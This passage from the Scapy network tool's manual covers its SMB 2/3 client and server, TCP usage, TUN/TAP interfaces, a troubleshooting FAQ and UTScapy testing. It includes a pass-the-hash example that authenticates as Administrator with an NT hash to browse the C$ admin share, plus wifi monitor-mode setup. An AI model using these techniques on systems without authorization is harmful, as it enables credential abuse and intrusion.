ADMIN$     DISKTREE   Remote Admin
C$         DISKTREE   Default share
IPC$       IPC        Remote IPC
NETLOGON   DISKTREE   Logon server share
SYSVOL     DISKTREE   Logon server share
Users      DISKTREE
common     DISKTREE
smb: \> use c$
smb: \> cd Program Files\Microsoft\
smb: \Program Files\Microsoft> ls
FileName      FileAttributes  EndOfFile  LastWriteTime
.              DIRECTORY       0B         Fri, 24 Feb 2023 17:00:27
↳(1677254427)
..             DIRECTORY       0B         Fri, 24 Feb 2023 17:00:27
↳(1677254427)
EdgeUpdater   DIRECTORY       0B         Fri, 24 Feb 2023 17:00:27
↳(1677254427)
```

Note

You can use `help` or `?` in the CLI to get the list of available commands.

As you can see, the previous example used Kerberos to authenticate. By default, the *smbclient* class will use a *SPNEGOSSP* and provide ask for both NTLM and Kerberos. but it is possible to have a greater control over this by providing your own *ssp* attribute.

smbclient using a *NTLMSSP*

```
>>> smbclient("server1.domain.local", ssp=NTLMSSP(UPN="Administrator",
↳PASSWORD="password"))
```

You might be wondering if you can pass the HashNT of the password of the user 'Administrator' directly. The answer is yes, you can 'pass the hash' directly:

```
>>> smbclient("server1.domain.local", ssp=NTLMSSP(UPN="Administrator",
↳HASHNT=bytes.fromhex("8846f7eaae8fb117ad06bdd830b7586c")))
```

smbclient using a *KerberosSSP*

```
>>> smbclient("server1.domain.local", ssp=KerberosSSP(UPN=
↳"Administrator@domain.local", PASSWORD="password"))
```

smbclient using a KerberosSSP created by `Ticketer++`:

```
>>> load_module("ticketer")
>>> t = Ticketer()
>>> t.request_tgt("Administrator@DOMAIN.LOCAL")
Enter password: *****
>>> t.request_st(0, "host/server1.domain.local")
>>> smbclient("server1.domain.local", ssp=t.ssp(1))
SMB authentication successful using KerberosSSP !
```

If you pay very close attention, you'll notice that in this case we aren't using the `SPNEGOSSP` wrapper. You could have used `ssp=SPNEGOSSP([t.ssp(1)])`.

smbclient forcing encryption:

```
>>> smbclient("server1.domain.local", "admin", REQUIRE_ENCRYPTION=True)
```

Note

It is also possible to start the `smbclient` directly from the OS, using the following:

```
$ python3 -m scapy.layers.smbclient server1.domain.local
↪Administrator@DOMAIN.LOCAL
```

Use `python3 -m scapy.layers.smbclient -h` to see the list of available options.

Programmatically

A cool feature of the `smbclient` is that all commands that you can call from the CLI, you can also call programmatically.

Let's re-do the initial example programmatically, by turning off the CLI mode. Obviously prompting for passwords will not work so make sure the client has everything it needs for Session Setup.

```
>>> from scapy.layers.smbclient import smbclient
>>> cli = smbclient("server1.domain.local", "Administrator@domain.local",
↪password="password", cli=False)
>>> shares = cli.shares()
>>> shares
[('ADMIN$', 'DISKTREE', 'Remote Admin'),
 ('C$', 'DISKTREE', 'Default share'),
 ('common', 'DISKTREE', ''),
 ('IPC$', 'IPC', 'Remote IPC'),
 ('NETLOGON', 'DISKTREE', 'Logon server share '),
 ('SYSVOL', 'DISKTREE', 'Logon server share '),
 ('Users', 'DISKTREE', '')]
>>> cli.use('c$')
>>> cli.cd(r'Program Files\Microsoft')
>>> names = [x[0] for x in cli.ls()]
>>> names
['.', '..', 'EdgeUpdater']
```

Mid-Level *SMB_SOCKET*

If you know what you're doing, then the High-Level `smbclient` might not be enough for you. You can go a level lower using the *SMB_SOCKET*. You can instantiate the object directly or via the `from_tcpsock()` helper.

Let's write a script that connects to a share and list the files in the root folder.

```
import socket
from scapy.layers.smbclient import SMB_SOCKET
from scapy.layers.spnego import SPNEGOSSP
from scapy.layers.ntlm import NTLMSSP, MD4le
from scapy.layers.kerberos import KerberosSSP
# Build SSP first. In SMB_SOCKET you have to do this yourself
password = "password"
ssp = SPNEGOSSP([
    NTLMSSP(UPN="Administrator", PASSWORD=password),
    KerberosSSP(
        UPN="Administrator@domain.local",
        PASSWORD=password,
    )
])
# Connect to the server
sock = socket.socket()
sock.connect(("server1.domain.local", 445))
smbsock = SMB_SOCKET.from_tcpsock(sock, ssp=ssp)
# Tree connect
tid = smbsock.tree_connect("C$")
smbsock.set_TID(tid)
# Open root folder and query files at root
fileid = smbsock.create_request('', type='folder')
files = smbsock.query_directory(fileid)
names = [x[0] for x in files]
# Close the handle
smbsock.close_request(fileid)
# Close the socket
smbsock.close()
```

This has a lot more overhead so make sure you need it.

Something hybrid that might be easier to use, is to access the underlying *SMB_SOCKET* in a higher-level *smbclient*:

```
>>> from scapy.layers.smbclient import smbclient
>>> cli = smbclient("server1.domain.local", "Administrator@domain.local",
↳ password="password", cli=False)
>>> cli.use('c$')
>>> smbsock = cli.smbsock
>>> # Open root folder and query files at root
>>> fileid = smbsock.create_request('', type='folder')
>>> files = smbsock.query_directory(fileid)
>>> names = [x[0] for x in files]
```


Low-Level *SMB_Client*

Finally, it's also possible to call the underlying *smbblink* socket directly. Again, you can instantiate the object directly or via the *from_tcpsock()* helper.


```
>>> import socket
>>> from scapy.layers.smbclient import SMB_Client
>>> sock = socket.socket()
>>> sock.connect(("192.168.0.100", 445))
>>> lowsmbsock = SMB_Client.from_tcpsock(sock, ssp=NTLMSSP(UPN="Administrator",
↳ PASSWORD="password"))
>>> resp = cli.sock.sr1(SMB2_Tree_Connect_Request(Path=r"\\server1\c$"))
```

It's also accessible as the *ins* attribute of a *SMB_SOCKET*, or the *sock* attribute of a *smbclient*.

```
>>> from scapy.layers.smbclient import smbclient
>>> cli = smbclient("server1.domain.local", "Administrator@domain.local",
↳ password="password", cli=False)
>>> lowsmbsock = cli.sock
>>> resp = cli.sock.sr1(SMB2_Tree_Connect_Request(Path=r"\\server1\c$"))
```

9.13.2 SMB 2/3 server

Scapy provides a SMB 2/3 server Automaton: *SMB_Server*



Once again, Scapy provides high level *smbserver* class that allows to spawn a SMB server.

High-Level *smbserver*

The *smbserver* class allows to spawn a SMB server serving a selection of shares. A share is identified by a name and a path (+ an optional description called remark).

Start a SMB server with NTLM auth for 2 users:

```
smbserver(
    shares=[SMBShare(name="Scapy", path="/tmp")],
    iface="eth0",
    ssp=NTLMSSP(
        IDENTITIES={
            "User1": MD4le("Password1"),
            "Administrator": MD4le("Password2"),
        },
    ),
```

(continues on next page)

(continued from previous page)

```
)
)
```

Start a SMB server with NTLM auth in an AD, using machine credentials:

Note

This requires an active account with `WORKSTATION_TRUST_ACCOUNT` in its `userAccountControl`. (otherwise you might get `STATUS_NO_TRUST_SAM_ACCOUNT`)

```
smbserver(ssp=NTLMSSP_DOMAIN(UPN="Computer1@domain.local", HASHNT=bytes.
↪fromhex("7facdc498ed1680c4fd1448319a8c04f")))
```

Start a SMB server with Kerberos auth:

```
smbserver(
    shares=[SMBShare(name="Scapy", path="/tmp")],
    iface="eth0",
    ssp=KerberosSSP(
        KEY=Key(
            EncryptionType.AES256_CTS_HMAC_SHA1_96,
            key=bytes.fromhex(
↪"0000000000000000000000000000000000000000000000000000000000000000"),
        ),
        SPN="cifs/server.domain.local",
    ),
)
```

You can of course combine a NTLM and Kerberos server and provide them both over a SPNEGOSSP:

```
smbserver(
    shares=[SMBShare(name="Scapy", path="/tmp")],
    iface="eth0",
    ssp=SPNEGOSSP(
        [
            KerberosSSP(
                KEY=Key(
                    EncryptionType.AES256_CTS_HMAC_SHA1_96,
                    key=bytes.fromhex(
↪"0000000000000000000000000000000000000000000000000000000000000000"),
                ),
                SPN="cifs/server.domain.local",
            ),
            NTLMSSP(
                IDENTITIES={
                    "User1": MD4le("Password1"),
                    "Administrator": MD4le("Password2"),
                },
            ),
        ],
    ),
)
```

(continues on next page)

(continued from previous page)

```
    ],
),
)
```

Note

By default, Scapy's SMB server is read-only. You can set `readonly` to `False` to disable it, as follows.

Start a SMB server with NTLM in Read-Write mode

```
smbserver(
    shares=[SMBShare(name="Scapy", path="/tmp")],
    iface="eth0",
    ssp=NTLMSSP(
        IDENTITIES={
            "User1": MD4le("Password1"),
            "Administrator": MD4le("Password2"),
        },
    ),
    # Enable Read-Write
    readonly=False,
)
```

Start a SMB server requiring encryption (two methods):

```
# Method 1: require encryption globally (available in SMB 3.0.0+)
>>> smbserver(..., REQUIRE_ENCRYPTION=True)
# Method 2: for a specific share (only available in SMB 3.1.1+)
>>> smbserver(..., shares=[SMBShare(name="Scapy", path="/tmp",
↪encryptdata=True)])
```

Note

It is possible to start the `smbserver` (albeit only in unauthenticated mode) directly from the OS, using the following:

```
$ python3 -m scapy.layers.smbserver --port 12345
```

Use `python3 -m scapy.layers.smbserver -h` to see the list of available options.

Low-Level SMB_Server

To change the functionality of the `SMB_Server`, you shall extend the server class (which is an automaton) and provide additional custom conditions (or overwrite existing ones).

```
from scapy.layers.smbserver import SMB_Server
class MyCustomSMBServer(SMB_Server):
    """
    Ridiculous demo SMB Server
```

(continues on next page)

(continued from previous page)

```

We overwrite the handler of "SMB Echo Request" to do some crazy stuff
"""
@ATMT.action(SMB_Server.receive_echo_request)
def send_echo_reply(self, pkt):
    super(MyCustomSMBServer, self).send_echo_reply(pkt) # send echo_
↪response
    print("WHAT? An ECHO REQUEST? You MUUUSST be a linux user then, since_
↪Windows NEEEEVER sends those !")

```

9.14 TCP

Scapy is based on a stimulus/response model. This model does not work well for a TCP stack. On the other hand, quite often, the TCP stream is used as a tube to exchange messages that are stimulus/response-based.

Also, Scapy provides a way to describe network automata that can be used to create a TCP stack automaton.

There are many ways to use TCP with Scapy

9.14.1 Using the kernel's TCP stack

Scapy provides a `StreamSocket` object that can transform a simple socket into a Scapy supersocket suitable for use with `sr()` command family.

```

>>> s=socket.socket()
>>> s.connect(("www.test.com",80))
>>> ss=StreamSocket(s,Raw)
>>> ss.srl(Raw("GET /\r\n"))
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
<Raw  load='<html>\r\n<head> ... >

```

Using kernel's TCP stack means you'll depend on your local firewall's rules and the kernel's routing table.

9.14.2 Scapy's TCP client automaton

Scapy provides a simple TCP client automaton (no retransmits, no SACK, no timestamps, etc.). Automata can provide input and output in the shape of a supersocket (see [Automata's documentation](#)).

Here is how to use Scapy's TCP client automaton (needs at least Scapy v2.1.1).

Note

`TCP_client.tcplink` is a `SuperSocket` subclass, therefore all its functions (`.sniff()`, ...) are available.

```
>>> s = TCP_client.tcplink(Raw, "www.test.com", 80)
>>> s.send("GET /\r\n")
7
>>> s.recv()
<Raw  load='<html>\r\n<head> ... >
```

Note

specifically for HTTP, you could pass HTTP instead of Raw. More information over [HTTP in Scapy](#).

9.14.3 Use external projects

- [muXTCP](#) - Writing your own flexible Userland TCP/IP Stack - Ninja Style!!!
- Integrating [pynids](#)

9.15 TUN / TAP Interfaces

Note

This module only works on BSD, Linux and macOS.

TUN/TAP lets you create virtual network interfaces from userspace. There are two types of devices:

TUN devices

Operates at Layer 3 (IP), and is generally limited to one protocol.

TAP devices

Operates at Layer 2 (Ether), and allows you to use any Layer 3 protocol (IP, IPv6, IPX, etc.)

9.15.1 Requirements

FreeBSD

Requires the `if_tap` and `if_tun` kernel modules.

See [tap\(4\)](#) and [tun\(4\)](#) manual pages for more information.

Linux

Load the `tun` kernel module:

```
# modprobe tun
```

`udev` normally handles the creation of device nodes.

See [networking/tuntap.txt](#) in the Linux kernel documentation for more information.

macOS

On macOS 10.14 and earlier, you need to install [tuntaposx](#). macOS 10.14.5 and later will warn about the `tuntaposx` kexts not being [notarised](#), but this works because it was built before 2019-04-07.

On macOS 10.15 and later, you need to use a [notarized build](#) of `tuntaposx`. [Tunnelblick](#) (OpenVPN client) contains a notarized build of `tuntaposx` [which can be extracted](#).

Note

On macOS 10.13 and later, you need to explicitly approve loading each third-party kext for the first time.

9.15.2 Using TUN/TAP in Scapy

Tip

Using TUN/TAP generally requires running Scapy (and these utilities) as **root**.

TunTapInterface lets you easily create a new device:

```
>>> t = TunTapInterface('tun0')
```

You'll then need to bring the interface up, and assign an IP address in another terminal.

Because TUN is a layer 3 connection, it acts as a point-to-point link. We'll assign these parameters:

- local address (for your machine): 192.0.2.1
- remote address (for Scapy): 192.0.2.2

On Linux, you would use:

```
sudo ip link set tun0 up
sudo ip addr add 192.0.2.1 peer 192.0.2.2 dev tun0
```

On BSD and macOS, use:

```
sudo ifconfig tun0 up
sudo ifconfig tun0 192.0.2.1 192.0.2.2
```

Now, nothing will happen when you ping those addresses – you'll need to make Scapy respond to that traffic.

TunTapInterface works the same as a SuperSocket, so let's setup an *AnsweringMachine* to respond to ICMP echo-request:

```
>>> am = t.am(ICMPEcho_am)
>>> am()
```

Now, you can ping Scapy in another terminal:

You should see those packets show up in Scapy:

```
>>> am()
Replying 192.0.2.1 to 192.0.2.2
Replying 192.0.2.1 to 192.0.2.2
Replying 192.0.2.1 to 192.0.2.2
```

You might have noticed that didn't configure Scapy with any IP address... and there's a trick to this: *ICMPEcho_am* swaps the source and destination fields of any Ether and IP headers on the ICMP packet that it receives. As a result, it actually responds to *any* IP address.

You can stop the `ICMPEcho_am AnsweringMachine` with `^C`.

When you close Scapy, the `tun0` interface will automatically disappear.

9.15.3 TunTapInterface reference

class TunTapInterface(*SimpleSocket*)

A socket to act as the remote side of a TUN/TAP interface.

__init__(*iface: Text*[, *mode_tun*][, *strip_packet_info=True*][, *default_read_size=MTU*])

Parameters

- **iface** (*Text*) – The name of the interface to use, eg: `tun0`.
On BSD and macOS, this must start with either `tun` or `tap`, and have a corresponding `/dev/` node (eg: `/dev/tun0`).
On Linux, this will be truncated to 16 bytes.
- **mode_tun** (*bool*) – If True, create as TUN interface (layer 3). If False, creates a TAP interface (layer 2).
If not supplied, attempts to detect from the `iface` parameter.
- **strip_packet_info** (*bool*) – If True (default), any *TunPacketInfo* will be stripped from the packet (so you get Ether or IP).
Only Linux TUN interfaces have *TunPacketInfo* available.
This has no effect for interfaces that do not have *TunPacketInfo* available.
- **default_read_size** (*int*) – Sets the default size that is read by `SuperSocket.raw_recv()` and `SuperSocket.recv()`. This defaults to `scapy.data.MTU`.
TunTapInterface always adds overhead for *TunPacketInfo* headers, if required.

class TunPacketInfo(*Packet*)

Abstract class used to stack layer 3 protocols on a platform-specific header.

See *LinuxTunPacketInfo* for an example.

guess_payload_class(*payload*)

The default implementation expects the field `proto` to be declared, with a value from `scapy.data.ETHER_TYPES`.

Linux-specific structures

class LinuxTunPacketInfo(*TunPacketInfo*)

Packet header used for Linux TUN packets.

This is `struct tun_pi`, declared in `linux/if_tun.h`.

flags

Flags to set on the packet. Only `TUN_VNET_HDR` is supported.

proto

Layer 3 protocol number, per `scapy.data.ETHER_TYPES`.

Used by `TunTapPacketInfo.guess_payload_class()`.

class LinuxTunIfReq(*Packet*)

Internal “packet” used for TUNSETIFF requests on Linux.

This is `struct ifreq`, declared in `linux/if.h`.

TROUBLESHOOTING

10.1 FAQ

10.1.1 I can't sniff/inject packets in monitor mode.

The use monitor mode varies greatly depending on the platform, reasons are explained on the [Wireshark wiki](#):

Unfortunately, changing the 802.11 capture modes is very platform/network adapter/driver/libpcap dependent, and might not be possible at all (Windows is very limited here).

Here is some guidance on how to properly use monitor mode with Scapy:

- **Using Libpcap (or Npcap):**

libpcap must be called differently by Scapy in order for it to create the sockets in monitor mode. You will need to pass the `monitor=True` to any calls that open a socket (`send`, `sniff...`) or to a Scapy socket that you create yourself (`conf.L2Socket...`)

On Windows, you additionally need to turn on monitor mode on the WiFi card, use:

```
# Of course, conf.iface can be replaced by any interfaces accessed,
→ through conf.ifaces
>>> conf.iface.setmonitor(True)
```

- **Native Linux (with libpcap disabled):**

You should set the interface in monitor mode on your own. The easiest way to do that is to use `airmon-ng`:

```
$ sudo airmon-ng start wlan0
```

You can also use:

```
$ iw dev wlan0 interface add mon0 type monitor
$ ifconfig mon0 up
```

If you want to enable monitor mode manually, have a look at <https://wiki.wireshark.org/CaptureSetup/WLAN#linux>



Warning

If you are using Npcap: please note that Npcap `npcap-0.9983` broke the 802.11 support until `npcap-1.3.0`. Avoid using those versions.

We make our best to make this work, if your adapter works with Wireshark for instance, but not with Scapy, feel free to report an issue.

10.1.2 My TCP connections are reset by Scapy or by my kernel.

The kernel is not aware of what Scapy is doing behind his back. If Scapy sends a SYN, the target replies with a SYN-ACK and your kernel sees it, it will reply with a RST. To prevent this, use local firewall rules (e.g. NetFilter for Linux). Scapy does not mind about local firewalls.

10.1.3 I can't ping 127.0.0.1 (or ::1). Scapy does not work with 127.0.0.1 (or ::1) on the loopback interface.

The loopback interface is a very special interface. Packets going through it are not really assembled and disassembled. The kernel routes the packet to its destination while it is still stored in an internal structure. What you see with ``tcpdump -i lo`` is only a fake to make you think everything is normal. The kernel is not aware of what Scapy is doing behind his back, so what you see on the loopback interface is also a fake. Except this one did not come from a local structure. Thus the kernel will never receive it.

Note

Starting from Scapy > **2.5.0**, Scapy will automatically use `L3RawSocket` when necessary when using L3-functions (sr-like) on the loopback interface, when `libpcap` is not in use.

On Linux, in order to speak to local IPv4 applications, you need to build your packets one layer upper, using a `PF_INET/SOCK_RAW` socket instead of a `PF_PACKET/SOCK_RAW` (or its equivalent on other systems than Linux):

```
>>> conf.L3socket
<class __main__.L3PacketSocket at 0xb7bdf5fc>
>>> conf.L3socket = L3RawSocket
>>> sr1(IP() / ICMP())
<IP version=4L ihl=5L tos=0x0 len=28 id=40953 flags= frag=0L ttl=64
  ↳ proto=ICMP checksum=0xdce5 src=127.0.0.1 dst=127.0.0.1 options='' |<ICMP
  ↳ type=echo-reply code=0 checksum=0xffff id=0x0 seq=0x0 |>>
```

With IPv6, you can simply do:

```
# Layer 3
>>> sr1(IPv6() / ICMPv6EchoRequest())
<IPv6 version=6 tc=0 fl=866674 plen=8 nh=ICMPv6 hlim=64 src=::1 dst=::1 |
  ↳ <ICMPv6EchoReply type=Echo Reply code=0 cksum=0x7ebb id=0x0 seq=0x0 |>>

# Layer 2
>>> srp1(Ether() / IPv6() / ICMPv6EchoRequest(), iface=conf.loopback_name)
<Ether dst=00:00:00:00:00:00 src=00:00:00:00:00:00 type=IPv6 |<IPv6
  ↳ version=6 tc=0 fl=866674 plen=8 nh=ICMPv6 hlim=64 src=::1 dst=::1 |
  ↳ <ICMPv6EchoReply type=Echo Reply code=0 cksum=0x7ebb id=0x0 seq=0x0 |>>>
```

Warning

On Linux, libpcap does not support loopback IPv4 pings:

```
>>> conf.use_pcap = True
>>> sr1(IP() / ICMP())
Begin emission:
Finished sending 1 packets.
.....
```

You can disable libpcap using `conf.use_pcap = False` or bypass it on layer 3 using `conf.L3socket = L3RawSocket`.

On Windows, BSD, and macOS, you must deactivate/configure the local firewall prior to using the following commands:

```
# Layer 3
>>> sr1(IP() / ICMP())
<IP version=4L ihl=5L tos=0x0 len=28 id=40953 flags= frag=0L ttl=64L
↳ proto=ICMP checksum=0xdce5 src=127.0.0.1 dst=127.0.0.1 options='' |<ICMP
↳ type=echo-reply code=0 checksum=0xffff id=0x0 seq=0x0 |>>
>>> sr1(IPv6() / ICMPv6EchoRequest())
<IPv6 version=6 tc=0 fl=866674 plen=8 nh=ICMPv6 hlim=64 src>:::1 dst>:::1 |
↳ <ICMPv6EchoReply type=Echo Reply code=0 cksum=0x7ebb id=0x0 seq=0x0 |>>

# Layer 2
>>> sr1(Loopback() / IP() / ICMP(), iface=conf.loopback_name)
<Loopback type=IPv4 |<IP version=4 ihl=5 tos=0x0 len=28 id=56066 flags=
↳ frag=0 ttl=64 proto=icmp checksum=0x0 src=127.0.0.1 dst=127.0.0.1 |<ICMP
↳ type=echo-reply code=0 checksum=0xffff id=0x0 seq=0x0 |>>>
>>> sr1(Loopback() / IPv6() / ICMPv6EchoRequest(), iface=conf.loopback_name)
<Loopback type=IPv6 |<IPv6 version=6 tc=0 fl=0 plen=8 nh=ICMPv6 hlim=64
↳ src>:::1 dst>:::1 |<ICMPv6EchoReply type=Echo Reply code=0 cksum=0x7ebb
↳ id=0x0 seq=0x0 |>>>
```

10.1.4 Getting ‘failed to set hardware filter to promiscuous mode’ error

Disable promiscuous mode:

```
conf.sniff_promisc = False
```

10.1.5 Scapy says there are ‘Winpcap/Npcap conflicts’

On Windows, as Winpcap is becoming old, it’s recommended to use Npcap instead. Npcap is part of the Nmap project.

Note

This does NOT apply for Windows XP, which isn’t supported by Npcap. On XP, uninstall Npcap and keep Winpcap.

1. If you get the message 'Winpcap is installed over Npcap.' it means that you have installed both Winpcap and Npcap versions, which isn't recommended.

You may first **uninstall winpcap from your Program Files**, then you will need to remove some files that are not deleted by the Winpcap uninstaller:

```
C:/Windows/System32/wpcap.dll
C:/Windows/System32/Packet.dll
```

And if you are on an x64 machine, additionally the 32-bit variants:

```
C:/Windows/SysWOW64/wpcap.dll
C:/Windows/SysWOW64/Packet.dll
```

Once that is done, you'll be able to use Npcap properly.

2. If you get the message 'The installed Windump version does not work with Npcap' it means that you have probably installed an old version of Windump, made for Winpcap. Download the one compatible with Npcap on <https://github.com/hsluoyz/WinDump/releases>

In some cases, it could also mean that you had installed both Npcap and Winpcap, and that the Npcap Windump is using Winpcap. Fully delete Winpcap using the above method to solve the problem.

10.1.6 BPF filters do not work. I'm on a ppp link

This is a known bug. BPF filters must be compiled with different offsets on ppp links. It may work if you use libpcap (which will be used to compile the BPF filter) instead of using native linux support (PF_PACKET sockets).

10.1.7 traceroute() does not work. I'm on a ppp link

This is a known bug. See BPF filters do not work. I'm on a ppp link

To work around this, use `nofilter=1`:

```
>>> traceroute("target", nofilter=1)
```

10.1.8 Graphs are ugly/fonts are too big/image is truncated.

Quick fix: use png format:

```
>>> x.graph(format="png")
```

Upgrade to latest version of GraphViz.

Try providing different DPI options (50,70,75,96,101,125, for instance):

```
>>> x.graph(options="-Gdpi=70")
```

If it works, you can make it permanent:

```
>>> conf.prog.dot = "dot -Gdpi=70"
```

You can also put this line in your `~/scapy_startup.py` file

10.2 Getting help

Common problems are answered in the FAQ.

If you need additional help, please check out:

- The [Gitter channel](#)
- The [GitHub repository](#)

There's also a low traffic mailing list at `scapy.ml(at)secdev.org` ([archive](#), [RSS](#), [NNTP](#)). Subscribe by sending a mail to `scapy.ml-subscribe(at)secdev.org`.

You are encouraged to send questions, bug reports, suggestions, ideas, cool usages of Scapy, etc.

SCAPY DEVELOPMENT

11.1 Project organization

Scapy development uses the Git version control system. Scapy's reference repository is at <https://github.com/secdev/scapy/>.

Project management is done with [Github](#). It provides a freely editable [Wiki](#) (please contribute!) that can reference tickets, changesets, files from the project. It also provides a ticket management service that is used to avoid forgetting patches or bugs.

11.2 How to contribute

- Found a bug in Scapy? [Add a ticket](#).
- Improve this documentation.
- Program a new layer and share it on the mailing list, or create a pull request.
- Contribute new [regression tests](#).
- Upload packet samples for new protocols on the [packet samples page](#).

11.3 Improve the documentation

The documentation can be improved in several ways by:

- Adding docstrings to the source code.
- Adding usage examples to the documentation.

11.3.1 Adding Docstrings

The Scapy source code has few explanations of what a function is doing. A docstring, by adding explanation and expected input and output parameters, helps saving time for both the layer developers and the users looking for advanced features.

An example of docstring from the `scapy.fields.FlagsField` class:

```
class FlagsField(BitField):  
    """ Handle Flag type field  
  
    Make sure all your flags have a label
```

(continues on next page)

(continued from previous page)

```
Example:
>>> from scapy.packet import Packet
>>> class FlagsTest(Packet):
    fields_desc = [FlagsField("flags", 0, 8, ["f0", "f1", "f2", "f3
↪", "f4", "f5", "f6", "f7"])]
>>> FlagsTest(flags=9).show2()
###[ FlagsTest ]###
    flags      = f0+f3
>>> FlagsTest(flags=0).show2().strip()
###[ FlagsTest ]###
    flags      =

:param name: field's name
:param default: default value for the field
:param size: number of bits in the field
:param names: (list or dict) label for each flag, Least Significant Bit tag
↪'s name is written first
"""
```

It will contain a short one-line description of the class followed by some indications about its usage. You can add a usage example if it makes sense using the `doctest` format. Finally, the classic python signature can be added following the [sphinx documentation](#).

This task works in pair with writing non regression unit tests.

11.3.2 Documentation

A way to improve the documentation content is by keeping it up to date with the latest version of Scapy. You can also help by adding usage examples of your own or directly gathered from existing online Scapy presentations.

11.4 Testing with UTScapy

11.4.1 What is UTScapy?

UTScapy is a small Python program that reads a campaign of tests, runs the campaign with Scapy and generates a report indicating test status. The report may be in one of four formats, text, ansi, HTML or LaTeX.

Three basic test containers exist with UTScapy, a unit test, a test set and a test campaign. A unit test is a list of Scapy commands that will be run by Scapy or a derived work of Scapy. Evaluation of the last command in the unit test will determine the end result of the individual unit test. A test set is a group of unit tests with some association. A test campaign consists of one or more test sets. Test sets and unit tests can be given keywords to form logical groupings. When running a campaign, tests may be selected by keyword. This allows the user to run tests within the desired grouping.

For each unit test, test set and campaign, a CRC32 of the test is calculated and displayed as a signature of that test. This test signature is sufficient to determine that the actual test run was the one expected and not one that has been modified. In case your dealing with evil people that try to modify or corrupt the file without changing the CRC32, a global SHA1 is computed on the whole file.

11.4.2 Syntax of a Test Campaign

Table 1 shows the syntax indicators that UTScapy is looking for. The syntax specifier must appear as the first character of each line of the text file that defines the test. Text descriptions that follow the syntax specifier are arguments interpreted by UTScapy. Lines that appear without a leading syntax specifier will be treated as Python commands, provided they appear in the context of a unit test. Lines without a syntax specifier that appear outside the correct context will be rejected by UTScapy and a warning will be issued.

Syntax Specifier	Definition
'%'	Give the test campaign's name.
'+'	Announce a new test set.
'='	Announce a new unit test.
'~'	Announce keywords for the current unit test.
'*'	Denotes a comment that will be included in the report.
'#'	Testcase annotations that are discarded by the interpreter.

Table 1 - UTScapy Syntax Specifiers

Comments placed in the test report have a context. Each comment will be associated with the last defined test container - be it an individual unit test, a test set or a test campaign. Multiple comments associated with a particular container will be concatenated together and will appear in the report directly after the test container announcement. General comments for a test file should appear before announcing a test campaign. For comments to be associated with a test campaign, they must appear after the declaration of the test campaign but before any test set or unit test. Comments for a test set should appear before the definition of the set's first unit test.

The generic format for a test campaign is shown in the following table:

```
% Test Campaign Name
* Comment describing this campaign

+ Test Set 1
* comments for test set 1

= Unit Test 1
~ keywords
* Comments for unit test 1
# Python statements follow
a = 1
print(a)
a == 1
```

Python statements are identified by the lack of a defined UTScapy syntax specifier. The Python statements are fed directly to the Python interpreter as if one is operating within the interactive Scapy shell (`interact`). Looping, iteration and conditionals are permissible but must be terminated by a blank line. A test set may be comprised of multiple unit tests and multiple test sets may be defined for each campaign. It is even possible to have multiple test campaigns in a particular test definition file. The use of keywords allows testing of subsets of the entire campaign. For example, during the development of a test campaign, the user may wish to mark new tests under development with the keyword “debug”. Once

the tests run successfully to their desired conclusion, the keyword “debug” could be removed. Keywords such as “regression” or “limited” could be used as well.

It is important to note that UTScapy uses the truth value from the last Python statement as the indicator as to whether a test passed or failed. Multiple logical tests may appear on the last line. If the result is 0 or False, the test fails. Otherwise, the test passes. Use of an assert() statement can force evaluation of intermediate values if needed.

The syntax for UTScapy is shown in Table 3 - UTScapy command line syntax:

```
[root@localhost scapy]# ./UTscapy.py -h
Usage: UTscapy [-m module] [-f {text|ansi|HTML|LaTeX}] [-o output_file]
              [-t testfile] [-k keywords [-k ...]] [-K keywords [-K ...]]
              [-l] [-d|-D] [-F] [-q[q]]
-l           : generate local files
-F           : expand only failed tests
-d           : dump campaign
-D           : dump campaign and stop
-C           : don't calculate CRC and SHA
-q           : quiet mode
-qq          : [silent mode]
-n <testnum> : only tests whose numbers are given (eg. 1,3-7,12)
-m <module>  : additional module to put in the namespace
-k <kw1>,<kw2>,... : include only tests with one of those keywords (can
↳be used many times)
-K <kw1>,<kw2>,... : remove tests with one of those keywords (can be
↳used many times)
```

Table 3 - UTScapy command line syntax

All arguments are optional. Arguments that have no associated argument value may be strung together (i.e. -lqF). If no testfile is specified, the test definition comes from <STDIN>. Similarly, if no output file is specified it is directed to <STDOUT>. The default output format is “ansi”. Table 4 lists the arguments, the associated argument value and their meaning to UTScapy.

Argument	Value	Meaning to UTScapy
-t	testfile	Input test file defining test campaign (default = <STDIN>)
-o	output_file	File for output of test campaign results (default = <STDOUT>)
-f	test	ansi, HTML, LaTeX, Format out output report (default = ansi)
-l		Generate report associated files locally. For HTML, generates JavaScript and the style sheet
-F		Failed test cases will be initially expanded by default in HTML output
-d		Print a terse listing of the campaign before executing the campaign
-D		Print a terse listing of the campaign and stop. Do not execute campaign
-C		Do not calculate test signatures
-q		Do not update test progress to the screen as tests are executed
-qq		Silent mode
-n	test-num	Execute only those tests listed by number. Test numbers may be retrieved using <code>-d</code> or <code>-D</code> . Tests may be listed as a comma separated list and may include ranges (e.g. 1, 3-7, 12)
-m	module	Load module before executing tests. Useful in testing derived works of Scapy. Note: Derived works that are intended to execute as <code>__main__</code> will not be invoked by UTScapy as <code>__main__</code> .
-k	kw1, kw2, ...	Include only tests with keyword "kw1". Multiple keywords may be specified.
-K	kw1, kw2, ...	Exclude tests with keyword "kw1". Multiple keywords may be specified.

Table 4 - UTScapy parameters

Table 5 shows a simple test campaign with multiple tests set definitions. Additionally, keywords are specified that allow a limited number of test cases to be executed. Notice the use of the `assert()` statement in test 3 and 5 used to check intermediate results. Tests 2 and 5 will fail by design.

```
% Example Test Campaign

# Comment describing this campaign
#
# To run this campaign, try:
# ./UTscapy.py -t example_campaign.txt -f html -o example_campaign.html -F
#

* This comment is associated with the test campaign and will appear
* in the produced output.

+ Test Set 1

= Unit Test 1
~ test_set_1 simple
```

(continues on next page)

(continued from previous page)

```
a = 1
print(a)

= Unit test 2
~ test_set_1 simple
* this test will fail
b = 2
a == b

= Unit test 3
~ test_set_1 harder
a = 1
b = 2
c = "hello"
assert (a != b)
c == "hello"

+ Test Set 2

= Unit Test 4
~ test_set_2 harder
b = 2
